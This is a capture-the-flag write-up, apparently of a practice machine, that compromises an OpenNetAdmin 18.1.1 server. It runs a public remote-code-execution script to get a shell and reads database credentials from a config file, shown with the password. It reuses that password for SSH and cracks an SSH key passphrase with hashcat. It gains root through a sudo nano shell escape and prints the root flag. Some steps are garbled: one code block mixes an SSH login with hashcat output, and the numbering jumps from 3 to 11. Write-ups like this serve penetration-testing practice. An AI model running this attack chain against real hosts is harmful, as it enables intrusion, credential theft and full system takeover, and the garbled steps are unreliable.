Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`,

It is just default page

DISCOVER THE FEATURES

4) Found another admin page on login



The screenshot shows the OpenNetAdmin web interface. The browser address bar displays `10.10.10.171/ona/`. The page features a top navigation bar with a search bar and a user profile dropdown showing 'guest'. Below the navigation bar, there are three main sections:

- Newer Version Available:** A yellow notification box stating that the current version (v18.1.1) is not the latest release version and prompting the user to download the latest version.
- Record Counts:** A table showing the number of records for various system components.

Record	Count
Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0
- Where to begin:** A section providing guidance for new users, including a list of tasks to try (Add a DNS domain, Add a new subnet, Add a new host, Perform a search, List Hosts) and a note about seeking further assistance via the help index.

Vulnerability Assessment

1) The version is vulnerable to RCE

2) Confirmed the vulnerability
<https://github.com/amriunix/ona-rce>

```
(vigneswar@VigneswarPC)-[/tmp/openadmin/ona-rce]
$ python3 ona-rce.py check http://10.10.10.171/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] The remote host is vulnerable!
```

Exploitation

1) Exploited the vulnerability to get shell

```
(vigneswar@VigneswarPC)-[/tmp/openadmin/ona-rce]
$ python3 ona-rce.py exploit http://10.10.10.171/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ whoami
www-data
sh$ |
```

2) Found database credentials

```

sh$ ls local/config
database_settings.inc.php
motd.txt.example
run_installer
sh$ cat local/config/data*
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

?
sh$ |

```

ona_sys:n1nj4W4rri0R!

3) The password worked for ssh (password reuse)

```
jimmy@openadmin: ~  
(vigneswar@VigneswarPC)-[~]  
$ ssh jimmy@10.10.10.171  
The authenticity of host '10.10.10.171 (10.10.10.171)' can't be established.

(vigneswar@VigneswarPC)-[/tmp/openadmin]
$ vim hash

(vigneswar@VigneswarPC)-[/tmp/openadmin]
$ hashcat hash /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$) | Private Key

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

This hash-mode is known to emit multiple valid candidates for the same hash.
Use --keep-guessing to continue attack after finding the first crack.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

11) Got ssh to joanna

```
(vigneswar@VigneswarPC)-[/tmp/openadmin]
$ ssh joanna@10.10.10.171 -i key
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Apr 12 14:59:44 UTC 2024

System load:  0.08               Processes:    171
Usage of /:   30.9% of 7.81GB     Users logged in: 1
Memory usage: 13%                IP address for ens160: 10.10.10.171
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$ |
```

Privilege Escalation

1) Found sudo privileges

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass



User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$ |
```

2) Nano can be used to get a shell

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

```
GNU nano 2.9.3 /opt/priv

Command to execute: reset; sh 1>&0 2>&0
^G Get Help
^C Cancel
^X Read File
M-F New Buffer
```

3) Got root access

```
# ls
root.txt
# whoami
root
# cat root.txt
9e56329a0dcb75e2ef7aa50ee825ab62
#
```
